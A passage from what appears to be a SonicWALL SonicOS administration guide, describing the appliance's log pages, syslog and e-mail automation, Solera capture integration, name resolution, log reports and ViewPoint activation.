EField = 114, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow resp pkt rate
EField = 111, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow init octets rate
EField = 112, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow resp octets rate
EField = 115, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow resp pkt size
EField = 116, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow resp pkt size
EField = 191, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=snwl option

IPFIX Template ID = 258, Name = table-map, Number of Elements = 2, Total Length = 36
EField = 28, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=template identifier
EField = 29, Field bytes = 32, EntId = 8741, type = string-null terminated, name=table name

IPFIX Template ID = 259, Name = column-map, Number of Elements = 4, Total Length = 44
EField = 30, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=column identifier
EField = 31, Field bytes = 32, EntId = 8741, type = string-null terminated, name=column name
EField = 32, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=column type
EField = 33, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=column standard IPFIX ID

```

## AppFlow > Real-Time Monitor



**Note** For increased convenience and accessibility, the Real-Time Monitor page can be accessed either from **Dashboard > Real-Time Monitor** or **AppFlow > Real-Time Monitor**. The page is identical regardless of which tab it is accessed through. For information on using Real-Time Monitor, refer to the [“Dashboard > Real-Time Monitor” section on page 52](#).

## AppFlow > AppFlow Dash



**Note** For increased convenience and accessibility, the **AppFlow Dash** page can be accessed either from **Dashboard > AppFlow Dash** or **AppFlow > AppFlow Dash**. The page is identical regardless of which tab it is accessed through. For information on using Real-Time Monitor, refer to the [“Dashboard > AppFlow Dash” section on page 64](#).

## AppFlow > AppFlow Monitor



**Note** For increased convenience and accessibility, the AppFlow Monitor page can be accessed either from **Dashboard > AppFlow Monitor** or **AppFlow > AppFlow Monitor**. The page is identical regardless of which tab it is accessed through. For information on using AppFlow Monitor, refer to the [“Dashboard > AppFlow Monitor” section on page 65](#).

## AppFlow > AppFlow Reports



**Note** For increased convenience and accessibility, the AppFlow Reports page can be accessed either from **Dashboard > AppFlow Reports** or **AppFlow > AppFlow Reports**. The page is identical regardless of which tab it is accessed through. For information on using AppFlow Reports, refer to the [“Dashboard > AppFlow Reports” section on page 77](#).



# PART 21

## Log

This part contains the following chapters:

- **Log > View**
- **Log > Categories**
- **Log > Syslog**
- **Log > Automation**
- **Log > Name Resolution**
- **Log > Reports**
- **Log > ViewPoint**





# CHAPTER 76

## Managing Log Events

### Log > View



**Note** For increased convenience and accessibility, the **Log > View** page is now part of the **Dashboard > Log Monitor** page, which can be accessed either from **Dashboard > Log Monitor** or **Log > View** in the left navigation pane. For information on using Log Monitor and its **Log View** section, see [“Dashboard > Log Monitor” on page 95](#).

Dashboard /

### Log Monitor

Refresh Clear Log E-Mail Log

**Log View Settings**

Filter	Value	Group Filters
Priority:	All	<input type="checkbox"/>
Category:	All Categories	<input type="checkbox"/>
Source (IP, Interface):	<input type="text"/> All Interfaces	<input type="checkbox"/>
Destination (IP, Interface):	<input type="text"/> All Interfaces	<input type="checkbox"/>

**Filter Logic:** Priority && Category && Source && Destination

Apply Filters Reset Filters Export Log

**Log View** Refresh Interval (secs) 10 Items per page 50 Items 1 to 50 (of 1030)

#	Time	Priority	Category	Message	Source	Destination	Notes	Rule
1	01/28/2014 11:56:55.928	Notice	Network Access	UDP packet dropped	0.0.0.0, 68, X1	255.255.255.255, 67, X0	UDP Port: 67	1 (WAN->LAN)
2	01/28/2014 11:56:47.032	Notice	Network Access	Web management request allowed	10.0.203.164, 51908, X1 (admin)	10.203.28.35, 443, X1	TCP HTTPS	
3	01/28/2014 11:56:35.032	Notice	Network Access	ICMP packet dropped due to policy	10.203.28.1, 8, X1	10.203.28.35, 64222, X1	ICMP Echo Reply, Code: 0	



# CHAPTER 77

## Configuring Log Categories

### Log > Categories

This chapter provides configuration tasks to enable you to categorize and customize the logging functions on your SonicWALL security appliance for troubleshooting and diagnostics.



Note

You can extend your SonicWALL security appliance log reporting capabilities by using SonicWALL ViewPoint. ViewPoint is a Web-based graphical reporting tool for detailed and comprehensive reports. For more information on the SonicWALL ViewPoint reporting tool, refer to [www.sonicwall.com](http://www.sonicwall.com).

Log /

### Categories

**Log Severity/Priority**

Logging Level:  Log Redundancy Filter (seconds):

Alert Level:  Alert Redundancy Filter (seconds):

**Log Categories**

View Style:

Category	Description	<input type="checkbox"/> Log	<input type="checkbox"/> Alerts	<input type="checkbox"/> Syslog	Event Count
802.11 Management	Legacy category	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0
Advanced Routing	ARS Logging	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	0
Anti-Spam Service	Anti-Spam Service	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	530
App Flow Server	App Flow Server Events	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0
App Rules	App Rules Activity	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	0
Application Control	Application Control Activity	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	0
⋮					



**Note** You can display the **Dashboard > Log Monitor** page by clicking the  icon in the top right corner.

**Topics:**

- [“Log Severity/Priority” on page 1404](#)
- [“Log Categories” on page 1405](#)



**Note** After you have configured your log severity/priority and categories, click the **Accept** button at the top of the page. Click **Cancel** to discard the configuration.

## Log Severity/Priority

This section provides information on configuring the level of priority log messages captured and corresponding alert messages sent through e-mail for notification.



**Note** For a complete reference guide of log event messages, refer to the [SonicOS Combined Log Event Reference Guide](#).

**Topics:**

- [“Logging Level” on page 1404](#)
- [“Alert Level” on page 1405](#)
- [“Log Redundancy Filter” on page 1405](#)
- [“Alert Redundancy Filter” on page 1405](#)

## Logging Level

The **Logging Level** control filters events by priority. Events of equal or greater priority are passed, and events of lower priority are dropped. The **Logging Level** menu lists the priority items from highest to lowest priority:

- Emergency (highest priority)
- Alert
- Critical
- Error
- Warning
- Notice
- Info (informational)
- Debug (lowest priority)

## Alert Level

The **Alert Level** control determines how E-mail Alerts are sent. An event of equal or greater priority causes an E-mail alert to be issued. Lower priority events do not cause an alert to be sent. Events are pre-filtered by the **Logging Level** control, so if the **Logging Level** control is set to a higher priority than that of the **Alert Level** control, only alerts at the **Logging Level** or higher are sent. The Alert Level menu lists the items from highest to lowest priority:

- None (disables e-mail alerts)
- Emergency (highest priority)
- Alert
- Critical
- Error
- Warning (lowest priority)

## Log Redundancy Filter

The **Log Redundancy Filter (seconds)** allows you to define the time in seconds that the same attack is logged on the **Dashboard > Log Monitor** page as a single entry in the SonicWALL log. Various attacks are often rapidly repeated, which can quickly fill up a log if each attack is logged. The Log Redundancy Filter has a default setting of 60 seconds.

## Alert Redundancy Filter

The **Alert Redundancy Filter (seconds)** allows you to define the time in seconds that the same attack is logged on the **Dashboard > Log Monitor** page as a single entry in the SonicWALL log before an alert is issued. The Alert Redundancy Filter has a default setting of 900 seconds.

## Log Categories

SonicWALL security appliances provide automatic attack protection against well known exploits. The majority of these *legacy attacks* were identified by telltale IP or TCP/UDP characteristics, and recognition was limited to a set of fixed layer 3 and layer 4 values. As the breadth and sophistication of attacks evolved, it has become essential to dig deeper into the traffic, and to develop the sort of adaptability that could keep pace with the new threats.

All SonicWALL security appliances, even those running SonicWALL IPS, continue to recognize these legacy port and protocol types of attacks. The current behavior on all SonicWALL security appliances devices is to automatically and holistically prevent these legacy attacks, meaning that it is not possible to disable prevention of these attacks either individually or globally.

SonicWALL security appliances now include an expanded list of attack categories that can be logged.

The **View Style** menu provides the following log category views:

- **All Categories** - Displays both **Legacy Categories** and **Expanded Categories**.
- **Legacy Categories** - Displays log categories carried over from earlier SonicWALL log event categories.
- **Expanded Categories** - Displays the expanded listing of categories that includes the older Legacy Categories log events rearranged into the new structure.

The following table describes both the Legacy and Extended log categories.

Log Type	Category	Description
802.11 Management	Legacy	Logs WLAN IEEE 802.11 connections
Advanced Routing	Expanded	Logs messages related to RIPv2 and OSPF routing events
Anti-Spam Service	Extended	Logs SonicWALL Anti-Spam service activity
Application Control	Extended	Logs SonicWALL Application Control events
Application Firewall	Extended	Logs SonicWALL Application Firewall events
Attacks	Legacy	Logs messages showing Denial of Service attacks, such as SYN Flood, Ping of Death, and IP spoofing
Authenticated Access	Expanded	Logs administrator, user, and guest account activity
Blocked Java, etc.	Legacy	Logs Java, ActiveX, and Cookies blocked by the SonicWALL security appliance
Blocked Web Sites	Legacy	Logs Web sites or news groups blocked by the Content Filter List or by customized filtering
BOOTP	Expanded	Logs BOOTP activity
Crypto Test	Expanded	Logs crypto algorithm and hardware testing
DDNS	Expanded	Logs Dynamic DNS activity
Denied LAN IP	Legacy	Logs all LAN IP addresses denied by the SonicWALL security appliance
DHCP Client	Expanded	Logs DHCP client protocol activity
DHCP Relay	Expanded	Logs DHCP central and remote gateway activity
DHCP Server	Extended	Logs DHCP server activity
DPI-SSL	Extended	Logs DPI-SSL events
Dropped ICMP	Legacy	Logs blocked incoming ICMP packets
Dropped TCP	Legacy	Logs blocked incoming TCP connections
Dropped UDP	Legacy	Logs blocked incoming UDP packets
Dynamic Address Objects	Extended	Logs Dynamic Address Object (DAO) activity
Firewall Event	Extended	Logs internal firewall activity
Firewall Hardware	Extended	Logs firewall hardware error events
Firewall Logging	Extended	Logs general events and errors
Firewall Rule	Extended	Logs firewall rule modifications
FTP	Extended	Logs FTP sessions and activity
GMS	Extended	Logs GMS status event
High Availability	Extended	Logs High Availability activity
IPcomp	Extended	Logs IP compression activity
Intrusion Prevention	Extended	Logs intrusion prevention related activity
L2TP Client	Extended	Logs L2TP client activity
L2TP Server	Extended	Logs L2TP server activity
Multicast	Extended	Logs multicast IGMP activity
Network	Extended	Logs network ARP, fragmentation, and MTU activity

Log Type	Category	Description
Network Access	Extended	Logs network and firewall protocol access activity
Network Debug	Legacy	Logs NetBIOS broadcasts, ARP resolution problems, and NAT resolution problems. Also, detailed messages for VPN connections are displayed to assist the network administrator with troubleshooting problems with active VPN tunnels. <b>Network Debug</b> information is intended for experienced network administrators.
Network Monitor	Extended	Logs Network Monitor traffic
Network Traffic	Expanded	Logs network traffic reporting events
PPP	Extended	Logs generic PPP activity
PPP Dial-Up	Extended	Logs PPP dial-up activity
PPPoE	Extended	Logs PPPoE activity
PPTP	Extended	Logs PPTP activity
RBL	Extended	Logs real-time black list activity
RIP	Extended	Logs RIP activity
Remote Authentication	Extended	Logs RADIUS and LDAP server activity
RF Monitoring	Extended	Logs wireless RF monitoring activity
Security Services	Extended	Logs security services activity
SonicPoint	Extended	Logs SonicPoint activity
SonicPointN	Extended	Logs SonicPointN activity (using 802.11n wireless)
SSLVPN	Extended	Logs SSLVPN and virtual office activity
SSO Agent Authentication	Extended	Logs Single Sign On (SSO) agent authentication attempts and activity
System Environment	Extended	Logs system environment activity
System Errors	Legacy	Logs problems with DNS or e-mail
System Maintenance	Legacy	Logs general system activity, such as system activations
User Activity	Legacy	Logs successful and unsuccessful log in attempts
VOIP	Extended	Logs VoIP H.323/RAS, H.323/H.225, and H.323/H.245 activity
VPN	Extended	Logs VPN activity
VPN Client	Extended	Logs VPN client activity
VPN IKE	Extended	Logs VPN IKE activity
VPN IPsec	Extended	Logs VPN IPsec activity
VPN PKI	Extended	Logs VPN PKI activity
VPN Tunnel Status	Legacy	Logs status information on VPN tunnels
WAN Availability	Extended	Logs changes in WAN interface availability
WAN Failover	Extended	Logs WAN failover activity
Wireless	Extended	Logs wireless activity
Wlan IDS	Extended	Logs WLAN IDS activity

## Managing Log Categories

The **Log Categories** table displays log category information organized into the following columns:

- **Category** - Displays log category name.
- **Description** - Provides description of the log category activity type.
- **Log** - Provides checkbox for enabling/disabling the display of the log events in on the **Dashboard > Log Monitor** page.
- **Alerts** - Provides checkbox for enabling/disabling the sending of alerts for the category.
- **Syslog** - Provides checkbox for enabling/disabling the capture of the log events into the SonicWALL security appliance Syslog.
- **Event Count** - Displays the number of events for that category. Clicking the **Refresh** button updates these numbers.

You can sort the log categories in the **Log Categories** table by clicking on the column header. For example, clicking on the **Category** header sorts the log categories in descending order from the default ascending order. An up or down arrow to the left of the column name indicates whether the column is sorted in ascending or descending order.

You can enable or disable **Log**, **Alerts**, and **Syslog** on a category by category basis by clicking on the check box for the category in the table. You can enable or disable **Log**, **Alerts**, and **Syslog** for all categories by clicking the checkbox on the column header.



# CHAPTER 78

## Configuring Syslog Settings

### Log > Syslog

In addition to the standard event log, the SonicWALL security appliance can send a detailed log to an external Syslog server. The SonicWALL Syslog captures all log activity and includes every connection source and destination IP address, IP service, and number of bytes transferred. The SonicWALL Syslog support requires an external server running a Syslog daemon on UDP Port 514. Syslog Analyzers such as SonicWALL ViewPoint or WebTrends Firewall Suite can be used to sort, analyze, and graph the Syslog data. Messages from the SonicWALL security appliance are then sent to the server(s). Up to three Syslog server IP addresses can be added.

Log /  
**Syslog**

**Syslog Settings**

Syslog Facility:

Override Syslog Settings with ViewPoint Settings

Syslog Event Redundancy Filter (seconds):

Syslog Format:

Enable Event Rate Limiting

Maximum Events Per Second:

Enable Data Rate Limiting

Maximum Bytes Per Second:

**Syslog Servers**

Server Name	Server Port	Configure
Hello	514	<input type="button" value="edit"/> <input type="button" value="delete"/>

**Topics:**

- “Syslog Settings” on page 1410
- “Syslog Servers” on page 1410

## Syslog Settings

### Syslog Facility

- **Syslog Facility** - Allows you to select the facilities and severities of the messages based on the syslog protocol.



**Note** See *RCF 3164 - The BSD Syslog Protocol* for more information.

- **Override Syslog Settings with ViewPoint Settings** - Check this box to override Syslog settings, if you're using SonicWALL ViewPoint for your reporting solution.



**Note** For more information on SonicWALL ViewPoint, go to <http://www.sonicwall.com>.

- **Syslog Event Redundancy Filter (seconds)** - This setting prevents repetitive messages from being written to Syslog. If duplicate events occur during the period specified in the **Syslog Event Redundancy Rate** field, they are not written to Syslog as unique events. Instead, the additional events are counted, and then at the end of the period, a message is written to the Syslog that includes the number of times the event occurred. The **Syslog Event Redundancy Filter** default value is 60 seconds and the maximum value is 86,400 seconds (24 hours). Setting this value to 0 seconds sends all Syslog messages without filtering.
- **Syslog Format** - You can choose the format of the Syslog to be **Default** or **WebTrends**. If you select **WebTrends**, however, you must have WebTrends software installed on your system.
- **Enable Event Rate Limiting** - This control allows you to enable rate limiting of events to prevent the internal or external logging mechanism from being overwhelmed by log events.
- **Enable Data Rate Limiting** - This control allows you to enable rate limiting of data to prevent the internal or external logging mechanism from being overwhelmed by log events.

Click the **Accept** button at the top of the page to save your configuration. Click the **Cancel** button to discard the configuration.

## Syslog Servers



**Note** If the SonicWALL security appliance is managed by SonicWALL GMS, the Syslog Server fields cannot be configured by the administrator of the SonicWALL security appliance.

## Adding a Syslog Server

To add syslog servers to the SonicWALL security appliance, follow these steps:

- Step 1** On the **Log > Syslog** page **Syslog Servers** section, click the **Add** button. The **Add Syslog Server** window is displayed.



The screenshot shows a form with two input fields. The first field is labeled "Name or IP Address:" and contains the text "Hello". The second field is labeled "Port:" and contains the number "514".

- Step 2** Type the Syslog server name or IP address in the **Name or IP Address** field. Messages from the SonicWALL security appliance are then sent to the servers.
- Step 3** If your syslog is not using the default port of **514**, type the port number in the **Port Number** field.
- Step 4** Click **OK**.
- Step 5** Click **Accept** to save all **Syslog Server** settings.



# CHAPTER 79

## Configuring Log Automation

### Log > Automation

The **Log > Automation** page includes settings for configuring the SonicWALL to send log files using e-mail and configuring mail server.

Log /  
**Automation**

Accept  Cancel

**E-mail Log Automation**

Send Log to E-mail Address:

Send Alerts to E-mail Address:

Send Log  every  at  :  (24-Hour Format)

Email Format:


**Mail Server Settings**

Mail Server (name or IP address):

From E-mail Address:

Authentication Method:



**Note** Clicking on the  icon displays the **Dashboard > Log Monitor** page.

#### Topics:

- [“E-mail Log Automation” on page 1414](#)
- [“Mail Server Settings” on page 1414](#)

- [“Solera Capture Stack” on page 1414](#)

## E-mail Log Automation

- **Send Log to E-mail address** - Enter your e-mail address (username@mydomain.com) in this field to receive the event log via e-mail. Once sent, the log is cleared from the SonicWALL memory. If this field is left blank, the log is not e-mailed.
- **Send Alerts to E-mail address** - Enter your e-mail address (username@mydomain.com) in this field to be immediately e-mailed when attacks or system errors occur. Type a standard e-mail address or an e-mail paging service. If this field is left blank, e-mail alert messages are not sent.
- **Send Log** - Determines the frequency of sending log files. The options are **When Full**, **Weekly**, or **Daily**. If the **Weekly** or **Daily** option is selected, then select the day of the week the log is sent in the **every** menu and the time of day in 24-hour format in the **at** field.
- **Email Format** - Specifies whether log emails will be sent in **Plain Text** or **HTML** format.

## Mail Server Settings

The mail server settings allow you to specify the name or IP address of your mail server, the from e-mail address, and authentication method.

- **Mail Server (name or IP address)** - Enter the IP address or FQDN of the e-mail server used to send your log e-mails in this field.



**Note** If the **Mail Server (name or IP address)** is left blank, log and alert messages are not e-mailed.

- **Advanced** - To enable SMTP Authentication, click on the **Advanced** button. The **Log Mail Advanced Setting** window displays. Enter the SMTP port in the **Smtp port** field, click on the **Enable SMTP Authentication** checkbox, and then enter your username and password.
- **From E-mail Address** - Enter the E-mail address you want to display in the From field of the message.
- **Authentication Method** - You can use the default **None** item or select **POP Before SMTP**.

## Solera Capture Stack

Solera Networks makes a series of appliances of varying capacities and speeds designed to capture, archive, and regenerate network traffic. The Solera Networks Network Packet Capture System (NPCS) provides utilities that allow the captured data to be accessed in time sequenced playback, that is, analysis of captured data can be performed on a live network via NPCS while the device is actively capturing and archiving data.

To configure your SonicWALL appliance with Solera follow these steps:

- Step 1** In the **Solera Capture Stack** section, select the **Enable Solera Capture Stack Integration** option.

**Solera Capture Stack**

Enable Solera Capture Stack Integration

Server: --Select a host--

Protocol: HTTPS

Port: 443

DeepSee Base URL: https://\$host:\$port/ws/pcap?user=\$usr&password=\$pwd&method=deeps

PCAP Base URL: https://\$host:\$port/ws/pcap?user=\$usr&password=\$pwd&method=filenan

Base64-encoded Link Icon: data:image/gif;base64,R01GODlhFAAUAPeYAO  
Xo7+Xo8P7+/vz7/Pv6/Pr5+/39  
/fz8/eXo8fj4+tHT2ru+yfv7  
/NPV3MbJ0fHy9L3Ays7Ozv39/tze49  
/g5cv02Mv01cvN1d  
/f4b/CzKWlpyLy8sz01uXm6snL08DDzenq7d3f5M  
XI0ebn62xsbX59fubp8WhoaX15er  
/Aw/f3+MjL10fo70In7nFxcuHk70Pm7cfJ0o60jr  
W1tuTl6tve5r7By9XX3r7Bx8

Address to link from Email Alerts: Default LAN

- Step 2** Configure the following options:

- **Server** - Select the host for the Solera server. You can dynamically create the host by selecting **Create New Host...**, which displays the **Add Address Object** window.
- **Protocol** - Select either **HTTP** or **HTTPS**.
- **Port** - Specify the port number for connecting to the Solera server.
- **DeepSee Base URL** - Defines the format for the base URL for the DeepSee path. In the actual URL, the special tokens are replaced with the actual values.

The following tokens can be used in the **DeepSee Base URL** and **PCAP Base URL** fields:

- **\$host** - server name or IP address that has the data
- **\$port** - HTTP/HTTPS port number where the server is listening
- **\$usr** - user name for authentication
- **\$pwd** - password for authentication
- **\$start** - start date and time
- **\$stop** - stop date and time
- **\$ipproto** - IP protocol
- **\$scrip** - source IP address
- **\$dstip** - destination IP address
- **\$srcport** - source port
- **\$dstport** - destination port
- **PCAP Base URL** - Defines the format for the base URL for the PCAP path. In the actual URL, the special tokens (see above) are replaced with the actual values.
- **Base64-encoded Link Icon** - need description

- **Address to link from Email Alerts** - Select either **Default LAN** or **Default WAN**.

**Step 3** Click the **Accept** button at the top of the page.



# CHAPTER 80

## Configuring Name Resolution

### Log > Name Resolution

The **Log > Name Resolution** page includes settings for configuring the name servers used to resolve IP addresses and server names in the log reports.

Log /

### Name Resolution

Accept  Cancel

#### Name Resolution Settings

Name Resolution Method:

#### DNS Settings

Specify DNS Servers Manually

Log Resolution DNS Server 1:

Log Resolution DNS Server 2:

Log Resolution DNS Server 3:


Inherit DNS Settings Dynamically from WAN Zone

Log Resolution DNS Server 1:

Log Resolution DNS Server 2:

Log Resolution DNS Server 3:



**Note** Clicking on the  icon displays the **Dashboard > Log Monitor** page.

#### Topics:

- [“Clearing the Name Cache” on page 1418](#)

- [“Selecting Name Resolution Settings” on page 1418](#)
- [“Specifying the DNS Server” on page 1418](#)

## Clearing the Name Cache

The security appliance uses a DNS server or NetBIOS to resolve all IP addresses in log reports into server names. It stores the names/address pairs in a cache, to assist with future lookups. You can clear the cache by clicking the **Reset Name Cache** button in the top of the **Log > Name Resolution** page.

## Selecting Name Resolution Settings

The security appliance can use DNS, NetBIOS, or both to resolve IP addresses and server names.



**Note** What is displayed on the **Log > Name Resolution** page changes, depending on what method you select.

In the **Name Resolution Method** list, select:

- **None:** The security appliance will not attempt to resolve IP addresses and Names in the log reports.
- **DNS:** The security appliance will use the DNS server you specify to resolve addresses and names.
- **NetBIOS:** The security appliance will use NetBIOS to resolve addresses and names. If you select NetBIOS, no further configuration is necessary, but you need to click the **Accept** button at the top of the page to have your selection take effect.
- **DNS then NetBIOS:** The security appliance will first use the DNS server you specify to resolve addresses and names. If it cannot resolve the name, it will try again with NetBIOS.

## Specifying the DNS Server

You can choose to specify DNS servers, or to use the same servers as the WAN zone.

- Step 1** Select either **Specify DNS Servers Manually** or **Inherit DNS Settings Dynamically from WAN Zone**. The second choice is selected by default.
- Step 2** Enter the IP address for at least one DNS server on your network. You can enter up to three servers.
- Step 3** Click **Accept** in the top left corner of the **Log > Name Resolution** page to make your changes take effect.

# CHAPTER 81

## Generating Log Reports

### Log > Reports

The SonicWALL security appliance can perform a rolling analysis of the event log to show the top 25 most frequently accessed Web sites, the top 25 users of bandwidth by IP address, and the top 25 services consuming the most bandwidth. You can generate these reports from the **Log > Reports** page.

Log /  
**Reports**

**Data Collection**

Stop Data Collection

**View Data**

Report View: Bandwidth Usage by IP Address Refresh Data Reset Data

Elapsed Collection Time: 27 Days, 15 Hours, 2 Minutes, 9 Seconds

Rank	Address	Sent/Received Data
1	255.255.255.255	12 MBytes
2	192.168.168.168	1 MBytes



**Note** SonicWALL ViewPoint provides a comprehensive Web-based reporting solution for SonicWALL security appliances. For more information on SonicWALL ViewPoint, go to <http://www.sonicwall.com>

The **Log > Reports** page contains these sections:

- “Data Collection” on page 1420
- “View Data” on page 1420

## Data Collection

To begin data collection and analysis, click the **Start Data Collection** button. When data collection is enabled, the button label changes to **Stop Data Collection**.

## View Data

Select the desired report from the **Report View** menu:

- [“Web Site Hits” on page 1420](#)
- [“Bandwidth Usage by IP Address” on page 1420](#)
- [“Bandwidth Usage by Service” on page 1420](#)

The length of time analyzed by the report is displayed in the **Elapsed Collection Time**, displayed in days, hours, minutes, and seconds.

To update the report, click the **Refresh Data** button.

To clear the report statistics and begin a new sample period, click the **Reset Data** button. The sample period is also reset when data collection is stopped or started, and when the SonicWALL security appliance is restarted.

## Web Site Hits

Selecting **Web Site Hits** from the **Report View** menu displays a table showing the URLs for the 25 most frequently accessed Web sites and the number of hits to a site during the current sample period.

The **Web Site Hits** report ensures that the majority of Web access is to appropriate Web sites. If leisure, sports, or other inappropriate sites appear in the Web Site Hits Report, you can choose to block the sites. For information on blocking inappropriate Web sites, see [“Security Services > Content Filter” on page 1267](#).

Click on the name of a Web site to open that site in a new window.

## Bandwidth Usage by IP Address

Selecting **Bandwidth Usage by IP Address** from the **Report View** menu displays a table showing the IP address of the 25 top users of Internet bandwidth and the number of megabytes transmitted during the current sample period.

## Bandwidth Usage by Service

Selecting **Bandwidth Usage by Service** from the **Report View** menu displays a table showing the name of the 25 top Internet services, such as HTTP, FTP, or RealAudio, and the number of megabytes received from the service during the current sample period.

The **Bandwidth Usage by Service** report shows whether the services being used are appropriate for your organization. If services such as video or push broadcasts are consuming a large portion of the available bandwidth, you can choose to block these services.



## CHAPTER 82

# Activating SonicWALL ViewPoint

---

## Log > ViewPoint

SonicWALL ViewPoint is a Web-based graphical reporting tool that provides unprecedented security awareness and control over your network environment through detailed and comprehensive reports of your security and network activities. ViewPoint's broad reporting capabilities allow administrators to easily monitor network access and Internet usage, enhance security, assess risks, understand more about employee Internet use and productivity, and anticipate future bandwidth needs.

ViewPoint creates dynamic, real-time and historical network summaries, providing a flexible, comprehensive view of network events and activities. Reports are based on syslog data streams received from each SonicWALL appliance through LAN, Wireless LAN, WAN or VPN connections. With ViewPoint, your organization can generate individual or aggregate reports about virtually any aspect of appliance activity, including individual user or group usage patterns, events on specific appliances or groups of appliances, types and times of attacks, resource consumption and constraints, and more.

For more information on SonicWALL ViewPoint, go to <http://www.sonicwall.com>.

For complete SonicWALL ViewPoint documentation, go to the SonicWALL documentation Web site at <http://www.sonicwall.com/us/support/3887.html>.

Log /

## ViewPoint

Accept  Cancel

---

**ViewPoint**

Your ViewPoint Upgrade has been activated.

In the section below you can add the IP address and port number of your ViewPoint server and verify that "Enable ViewPoint Settings" is checked.

Refer to your ViewPoint User's Guide or go to [SonicWALL, Inc.](#) for more information about configuring and managing ViewPoint.

**Syslog Servers**

Enable ViewPoint Settings

Server Name	Server Port	Configure
Hello	514	
10.0.59.75	514	

**Topics:**

- ["Activating ViewPoint" on page 1422](#)
- ["Enabling ViewPoint Settings" on page 1424](#)
- ["Viewing the Log Monitor" on page 1424](#)

## Activating ViewPoint

The **Log > ViewPoint** page allows you to activate the ViewPoint license directly from the SonicWALL Management Interface using two methods.

Log /

## ViewPoint

Accept  Cancel

---

**SonicWALL ViewPoint**

Your SonicWALL ViewPoint Upgrade has been activated.

In the section below you can add the IP address and port number of your SonicWALL ViewPoint server and verify that "Enable ViewPoint Settings" is checked.

Refer to your SonicWALL ViewPoint User's Guide or go to [SonicWALL, Inc.](#) for more information about configuring and managing SonicWALL ViewPoint.


## With a License Activation Key

If you received a license activation key, enter the activation key in the **Enter upgrade key** field, and click **Accept**.

## Without a License Activation Key

If you need a license activation key, follow these steps:

- Step 1** Click the **Upgrade** link in **Click here to Upgrade** on the **Log > ViewPoint** page. The **mysonicwall.com Login** page is displayed.



Licenses/  
**License Management**

**mySonicWALL.com Login**

mySonicWALL.com is a one-stop resource for registering all your SonicWALL Internet Security Appliances and managing all your SonicWALL security service upgrades and changes. mySonicWALL provides you with an easy to use interface to manage services and upgrades for multiple SonicWALL appliances. For more information on mySonicWALL please visit the [FAQ](#). Please enter your existing mySonicWALL.com username and password below:

User Name:

Password:

Did you forget your User Name or Password? Go to <https://www.mysonicwall.com> for help.

- Step 2** Enter your mysonicwall.com account username and password in the **User Name** and **Password** fields, then click **Submit**. The **System > Licenses** page is displayed. If your SonicWALL security appliance is already connected to your mysonicwall.com account, the **System > Licenses** page appears after you click the **SonicWALL Content Filtering Subscription** link.
- Step 3** Click **Activate** or **Renew** in the **Manage Service** column in the **Manage Services Online** table. Type in the Activation Key in the **New License Key** field and click **Submit**.
- Step 4** If you activated SonicWALL ViewPoint at mysonicwall.com, the SonicWALL ViewPoint activation is automatically enabled on your SonicWALL within 24-hours or you can click the **Synchronize** button on the **Security Services > Summary** page to update your SonicWALL.

## Enabling ViewPoint Settings

Once you have installed the SonicWALL ViewPoint software, you can point the SonicWALL security appliance to the server running ViewPoint.

- Step 1** Check the **Enable ViewPoint Settings** checkbox in the **Syslog Servers** section of the **Log > ViewPoint** page.

Server Name	Server Port	Configure
Hello	514	

- Step 2** Click the **Add** button. The **Add Syslog Server** window is displayed.

- Step 3** Enter the IP address or FQDN of the SonicWALL ViewPoint server in the **Name or IP Address** field.
- Step 4** Enter the port number for the SonicWALL ViewPoint server traffic in the **Port** field or use the default port number.
- Step 5** Click **Accept**.



**Note** The **Override Syslog Settings with ViewPoint Settings** control on the **Log > Syslog** page is automatically checked when you enable ViewPoint from the **Log > ViewPoint** page. The IP address or FQDN you entered in the **Add Syslog Server** window is also displayed on the **Log > Syslog** page as well as in the **Syslog Servers** table on the **Log > ViewPoint** page.

Clicking the **Edit** icon displays the **Edit Syslog Server** window for editing the ViewPoint server information. Clicking the **Delete** icon deletes the ViewPoint syslog server entry.

## Viewing the Log Monitor

You can display the Dashboard > Log Monitor page by clicking on the **Show Log Monitor** icon in the top right corner of the page.



# PART 22

# Wizards

This part contains the following chapters:

- **Wizards > Setup Wizard**
- **Wizards > Public Server Wizard**
- **Wizards > VPN Wizard**
- **Wizards > Application Firewall Wizard**





## CHAPTER 83

# Configuring Internet Connectivity on SonicWALL Appliances

---

## Wizards > Setup Wizard

The first time you log into your SonicWALL appliance, the **Setup Wizard** is launched automatically. To launch the **Setup Wizard** at any time from the management interface, click the **Wizards** button in the top right corner, and select **Setup Wizard**.



**Tip** You can also configure all your WAN and network settings on the **Network > Settings** page of the SonicWALL Management Interface

---

### Topics:

- [“Using the Setup Wizard” on page 1427](#)
- [“Configuring a Static IP Address with NAT Enabled” on page 1428](#)
- [“Start the Setup Wizard” on page 1428](#)
- [“Select Deployment Scenario \(SonicWALL TZ Series Appliance only\)” on page 1429](#)
- [“Change Administrator Password” on page 1429](#)
- [“Change Time Zone” on page 1430](#)
